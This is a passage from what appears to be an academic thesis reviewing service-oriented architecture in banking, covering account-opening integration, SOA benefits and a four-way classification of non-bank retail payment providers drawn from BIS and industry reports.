There are varied deliverables from SOA, where the bank could have a holistic view of customers and as SOA layers easily integrate the banking applications, a bank could offer the customer better tailored services and products for a price that the market could afford. As sharing of information is online and real-time, controlling of the primary service/ products is with the application and up to date information that is best suited for managing it. Every time a channel/ service is added, it is possible to access everything else via the SOA layer which enables improving the flexibility, reduce labour cost and time, reduce risk, and in optimizing the value for all customers (DiMare, 2009. p.8).

2.2.5 Simplifying the process account opening process with SOA

The process of opening an account is part of the core-banking system which is expensive and a potential barrier for growth in business. As this process is one of customer's initial contacts with its bank, banks require providing enhanced services at a minimal cost. Due to facets such as duplication in efforts among the product channels/ lines and constraints in legacy systems, the challenges of the process of account opening are many. Further by maintain several interfaces among varied applications and systems for account opening across the product channels/ lines, complexity arises. Pre-sales are hindered by reasons such as incomplete views of customers, low rates of closure, a teller's blurred focus of the customer and a shortage in the collaborative materials that eases the pre-sale process. The stage of application is slowed by forms that are complex, minimal applications being uniform among similar products/ services, errors stemming from re-keying information and also having no single view of a customer (Keen, Kaushik, Bhogal, 2009).

The stage of verification lacks digital imaging benefits and also does not offer visibility to expectation and behavioral patterns of customers in a uniform manner. To address and fulfill these necessities it is hard as there is no capability for digital signatures, a lack in automation of funding, high cost of administration of documented letters and inefficiencies, and follow-up activities. There is a high potential the customer will be confused and disappointed.

Considering the systems involved are core-banking for each product/ service the customer already has existing accounts and identification information. Further, there exists several varying channels that are supported in multiple segregated applications. Generally, fulfillment is where customers engage in dealing with varied channels and not the internal departments of the bank. As depicted in figure 2.12, the problem has a current remedy in observing the process typically implemented in opening a new account. Critical points require to be noted in this process. Initially the end-to-end time of the cycle is hindered by the requirement in accessing multiple systems, certain legal requirements and the volume of involved parties. Secondly, varied activities are susceptible to errors which cause redundancies and more delays. This is complicated for any single item of business or a line of product, considering the duplication of the process to several other services/ products that is offered by a bank. In most cases the same process might be executed differently for every product and further possible variances might exist among channels (DiMare, 2009. p.9).




Fig: 2.12 General image of the account opening process without SOA

A good example on a process enabled with technology which is hindered by the legacy accumulation of technology is the process of opening accounts. What required is the entire process of business to change to having flexibility so that future changes are accommodated. The optimal process changing is when the system is at the initial point of contact in which the opening of an account is requested, and the bank is in a position to access the required information and systems in real-time. Any one application which attempts the task needs high capability of system integration with the infrastructure of the bank. Figure 2.13 depicts the revised process that assumes banks are able to achieve the degree of required system integration in supporting information flows. The novel account application is suitable only if it is possible for accessing the required systems with the electronic forms and compliance documents. This exceeds the required read-only access prior to finally reviewing. Generally, new account applications utilize SOA services in actually creating accounts in the product system. Figure 2.14 shows how the systems utilize SOA (DiMare, 2009. p.10).




Fig: 2.13 General image of the account opening process with SOA



Integrating a new account application using SOA services
Channel
POS Banking
Postal Banking
Mobile Banking
Credit cards
New Account Application System
Create Account
Validation services
• Check for duplicate Accounts
Account services
• Find account
• Create account
• Update account
• Delete account
SOA
Core business applications
Core banking applications
Credit card applications
Mobile Banking Application
Postal Banking Application

Fig: 2.14 Integrating a new account application using SOA service

A service layer would be built by the bank and the bank utilize the services in accessing the functionality of accounts and managing in the application of core-business. One set of services is built where a service in finding an account would involve a diverse function in the core-business application. However, a single SOA service to each of the functions of account management exists. Based on the example, it indicates that these services are used by a new account application system but it doesn't mean that it is the case always. Other banking applications could directly utilize these services. As an example, the online banking, postal banking, Master/ Visa card management application and mobile banking are able to directly use SOA. These implementations set a basis for future re-using and more vitally the flexibility in IT (Keen, Kaushik, Bhogal, 2009).

2.2.6 Change through SOA

SOA denotes the processes and the frameworks which enables the banking application and the functions to be delivered as service sets in relevance to the specific functions of the bank.

Several functions are being transported by the services such as viewing transactions, customer data authentication, provision of out-payment, payment transaction administration, account transfers and analytical services. This method could be adopted in creating the architecture of the banking system which is based on the service utilization independent of any technology, vendor or product.

SOA assists in defining of the architecture for a bank in providing enhanced support for customer processes. It results in enhanced product innovation and contribution, enabling banks in responding to the demands of the market and in maintaining a competitive advantage over the non-bank institutions. The standards create the possibility for an application store for the bank functionalities and processes. Further, SOA provides the bank with the ability for a quick alteration in architecture and enhancement in processes and the re-use of the service components (Capgemini, 2015.p.9).



Standard Business Drivers
Competition from Non-Banks
Transformation through SOA
Quicker Transformation
Componentization

Fig 2.15 Transformation by SOA (Capgemini, 2015. p.10)

2.2.7 Benefits of SOA

Without the need for additional cost or time needs, it is confirmed by SOA that varied IT banking systems within a particular bank operate together. SOA caters for banks and gives the ability for rapid and efficient adapting to the dynamic conditions in the market where the core-banking system that features a standard SOA directly address the compliance and regulatory requirements of a bank. The inter-operability among the IT system via widely accepted standards assures the highest efficiency levels and the cost of IT maintenance is minimized. This is through the move to common standards which creates opportunity in enhancing performance of the back-office operations. Most of the interfaces of the standardized applications are possible in collaborating among third party banking applications. Further the common services and the standardized platforms enables the best-practices to be performed and the process improvement is facilitated (Capgemini, 2015.p.10).



Cost Reduction
Agility and Flexibility
Alliance With Third-Party Vendors
SOA Benefits
Compliance with Regulations
Repetition of Best Practices
Integration Efficiency

Fig 2.16 SOA benefits (Capgemini, 2015. p.11)

A substantial return could be realized from SOA process and the use by banks. Mostly the gains in revenue through the focus on the process can justify the cost in building the infrastructure of re-usable applications. The increasing rates of closures on new accounts generate new revenues and widen the banks' relationship with the customer base. Varied cost savings exist for a business in areas such as collection and sharing of data. Further, higher flexibility could be achieved for both business and the IT environment as a 360 degree customer view can be reached with the current core-banking system. These are remarkable advantages and typically SOA offers enhanced service at lower costs. It enables revenue generation and helps banks be more capable in for example, account opening or multi-channel integration. The most critical point in SOA is to build the basic architecture and thereafter modifications, additions, new channels, business lines or functions of back office could be carried out faster and at less cost. Over the time, returns on this initial capitalization can be dramatic (Capgemini, 2015.p.11).

2.3 TRANSFORMATION OF BANKS ARCHITECTURE TO NON-BANKING SYSTEM

The non-banks emergence has introduced competition to the bank's value chain, and new challenges are being faced by the banking industry globally. Discrete services in financials are offered by the non-banks without being fully-fledged banks (Mersch, 2015). The non-banks have increasingly entered the market of retail payments and also the business of lending. This gives rise to the second challenge confronted by euro area banks. During the 1950s one of the earliest charge cards and credit card providers were the non-banks and the presence in retail payments by non-banks is not a new example. However the non-bank involvement has shown an increasing trend worldwide in the recent years in the service of retail payments (Bank for International Settlements, 2014, p.2).

Payments of non-banks are comparatively low valued payments among businesses, customers and the public authorities. Generally, these payments account for the majority of payments done within an economy but it's only a limited fraction of the total worth. A common means to define the retail payments is focusing on a relevant mechanism of payments via credit transfers, credit/ debit payment cards, direct debits, mobile and online banking. Non-banks are being defined based on what these entities are not, which means to say they are traditional banking service providers. Accepting of public deposits and utilizing these deposits in making loans is a bank's primary function. Banks as takers of deposits, historically also have engaged in serving the depositors as a gateway for the system of payment. Either from a legal perspective or a functional perspective, non-banks might be basically defined. As a bank's legal definition varies vastly within countries, in the majority of jurisdictions it is lacking a general definition for non-banks in the arena of retail payments. In most jurisdictions, no specific legal definition exists of non-banks or varied definitions might be applied based on the functions performed by the non-bank. Consequently, the functional definition of a bank, could be stated as a pragmatic means in arriving at a non-bank's retail payments definition, that ensures a large entity range is inclusive but not required in reconciling the legal differences across a country.

Regarding the scope of the service in payment, the main instruments of retail payments are taken across the payment chains as entire activities. As mentioned above the instruments of payments are inclusive of credit/ debit cards, direct debits, credit transfers, e-money remittances and products and cheques. Considering the varied activities which are incorporated in the payment chain, for the purpose of the current study a categorization which involves five stages is being adopted (Bank for International Settlements, 2014.p.4). These stages are now listed.

Pre-transaction stage: The stage consists the creation of initial required arrangements for processing payments which includes acquisition of customers, setup of infrastructure, establishing agreements (based on security standards and regulation of central bank) and arrangement of other services. Even though this stage does not get directly linked with any precise transaction, it is required in establishing the technological and contractual infrastructure which enables the processing of payments.

Authorization stage: The stage consists of creating, validation and transmitting of the payments. It could involve activities in verifying the identity of the customers connected to the transaction, validating the payment instrument utilized, verification of availability of sufficient funds and the communication of information relevant in completing the payment and the processing of payments.

Clearing stage: The stage consists the exchanging of related payment information among the accounts of payers and the payees, and the required claim calculations for settlement.

Settlement stage: The stage consists of final discharging of the valid claim which involves the fund movement from a payer's account to the account of the payee.

Post-transaction stage: The stage consists of providing the value-added services after the settlement of payment has been done, inclusive of producing of statements and processes of dispute resolution.

2.3.1 A classification framework for non-banks

The landscape of retail payment is characterized with an extensively diversified activities and payment instruments along varied stages in the chain of payment. Non-banks which are engaged in the retail payment reflects this diversified nature as varied entities which perform varied activities in numerous fields. Through a series of dimensions/ characteristics identified by the work group, non-bank retail payment systems' activities could be analyzed and described. The dimensions provide a basis to categorize the non-banks engaged in retail payment. The non-banks which are engaged in every stage could be differentiated from those which only engage in one or two stages in the chain of payment. Based on the specific stages in which services are provided by the non-banks which are not engaged in the full chain of payment a further differentiation is possible (Aubert, Haquin & Jackson, 2016).

It is also possible in differentiating non-banks based on the payment instrument/ product type which is being offered or supported. Further the non-banks which engage in the provision of services in all or most instruments of payments could be segregated from non-banks which are specialized in certain products/ instruments. Mainly non-banks provide front-end services to the end user of the service of payment, payees and payers and others focus in providing the service of back-end to banks and other providers of a payment service.

The fourth dimension is built on the relationship among the banks and non-banks. Certain non-banks engage in providing services to banks on agreements for outsourcing or other means of corporate provisions and in other situations there is a competition among banks and the non-banks and also there could be seen non-banks in corporation with other institutions in certain stages in the payment chain for clearance and settling transactions. Non-banks provide payments services to the end-users while it competes with banks and other non-banks (KPMG, 2015).

Through the analysis it can be seen there are three main facets which are closely related to non-banks:

- The stages in the payment chain that the non-banks are involved in.
- The service type provided through non-banks on front-end/ back-end process.
- The relationship type maintained with the banks reflecting varied levels of competition and corporation.

This clarifies the economic rationale in the non-bank’s role, interactions with banks and in illustrating the variety of non-banks in the retail payment. Considering the points mentioned above, the three dimensions indicated are stages in the payment chain, service type provided and the predominant relationship type with banks. As mentioned below, non-banks could be broadly classified into four different categories of entities (Bank for International Settlements, 2014.p.9).

Front-end providers: Non-banks that deliver an interface between the service payment end-user (payees and/ or payer) and the traditional process of clearance and settlement. Front-end providers are generally present at the payment stages; pre- transaction, the initiation and post transaction but normally not in the clearance and settlements. Theses providers might be in competition with banks in certain situations, but typically they co-operate with the banks for transaction clearances and settlements. Providers of internet payment gateways, mobile wallets, acquirers or payment institutions of credit cards are a typical example of a front-end providing non-banking (Payments System Council, 2012).

Back-end providers: Non-banks that typically engage in providing specialized services to banks, generally related to several instruments of payments done through arrangements of outsourcing or within a corporate arranged framework. These non-banks do not maintain a direct connection with payers/ payees and normally they are focused on one or two stages in the payment chain. Data center services, information technology services, data security firms, trusted service managers and entities providing back-office operations, audit and compliance, and anti-money laundering are examples.

Operators of retail payment infrastructure: These are specialized in the service of clearance and settlement, corporation with banks and providers of other payment services to which they render the services, generally related to varied instruments of payment. In certain instances, these institutes are being owned by banks taking part in the arrangements. For example, in the business of card payments, it includes card networks as MasterCard, Visa cards or American Express where no front-end service or back-end service is offered but it provides clearance and processing the card transaction services.

End-to-end providers: It is a collection of all categories. The payers/ payees have direct connection with end-to-end providers, generally through the maintenance of accounts with the providers. The end-to-end providers are considered closed-loop systems due to the fact that fund movement from the account of payer to the account of payee doesn’t necessarily need a bank connection, although the bank service might be utilized in funding or redeeming the accounts of the end-user with these providers. Examples of these types of non-banks are three-party card scheme operators, certain products of e-money providers such as paypal and certain remittance service operators. These providers might also utilize banks and other non-banks as agents for providing certain services. Some noticeable examples are providers of e-money and providers on remittance service which utilizes agents in offering cash-out/ cash-in services (Bank for International Settlements, 2014.p.9).

Figure 2.17 depicts a traditional retail payment model. Historically, during the time when banks were the only institutions to provide services of payments, it was the banks that undertook all steps involving the creation of a payment transaction of payer and payee. A series of banks engage in providing services of retail payments to the end users; payees/ payers in facilitating payments transactions among them. The banks utilize the infrastructure of the market in clearing and settling transactions and settling the final positions carried out in a high value payment system.



Retail payments landscape stylized model
Settlement Process - 4
Clearing Process - 3
Clearing & Settlement Network
Payer's Bank
Payee's Bank
Post Transaction Process - 5
Pre Transaction Process - 1
Authorization Process - 2
Post Transaction Process - 5
Pre Transaction Process - 1
Transaction between payer and payee
Payer
Payee
Transaction Phase

Fig: 2.17 Retail payments architecture stylized model

Non-banking entities have however increasingly become involved in varied stages in the payment chain, based on the service type the non-bank offers. Figure 2.18 depicts the non-banks which could be categorized as providers of front-end, offering services straight to the end users; payers/ payees. These only provide an interface between banks and the customers or might engage in delivering services of payments similar to that of banks. For the purpose of the latter, in obtaining required reach, it is necessary for non-banks to have connection to the infrastructure of retail payments for services of clearance and settlement, via indirect access through a bank or either participating directly in the infrastructure of retail payments (Bank for International Settlements, 2014.p.10).

